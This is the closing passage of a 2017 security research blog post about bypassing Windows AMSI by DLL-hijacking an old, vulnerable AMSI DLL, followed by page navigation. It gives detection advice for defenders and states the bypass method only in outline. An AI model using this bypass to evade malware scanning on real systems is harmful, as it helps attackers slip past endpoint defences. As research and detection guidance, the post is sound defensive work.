Detection: Despite fixing this in build# 16232, it is still possible to execute this by executing a DLL hijack using the old, vulnerable AMSI DLL. For detection, it would be ideal to monitor (via command line logging, etc.) for any binaries (wscript, cscript, PowerShell) that are executed outside of their normal directories. Since the bypass to the fix requires moving the binary to a user writeable location, alerting on these executing in non-standard locations would catch this.

-Matt N.

. . .

Originally published at [enigma0x3.net](http://enigma0x3.net) on July 19, 2017.

Microsoft

Amsi

Research

Red Team

Microsof

## One clap, two clap, three clap, forty?

By clapping more or less, you can signal to us which stories really stand out.

6



### Matt Nelson

Follow

Red Teamer | Security  
Researcher | Enjoys  
abusing features | Tweets  
are my own |  
<http://github.com/enigma0x3>



### Posts By SpecterOps Team Members


Follow

Posts from SpecterOps  
team members on various  
topics relating  
information security


More from Posts By SpecterOps Team  
Members

### A Push Toward Transparency

Information security is a young field, which is  
still rapidly evolving compared to...



More from Posts By SpecterOps Team  
Members



More from Posts By SpecterOps Team  
Members



David McGuire

6 min read

32



## Remote Hash Extraction On Demand Via Host Security



Will

13 min read

60



## HTTPS Payload and C2 Redirectors



Jeff Dimmock

10 min read

40



### Responses



Write a response...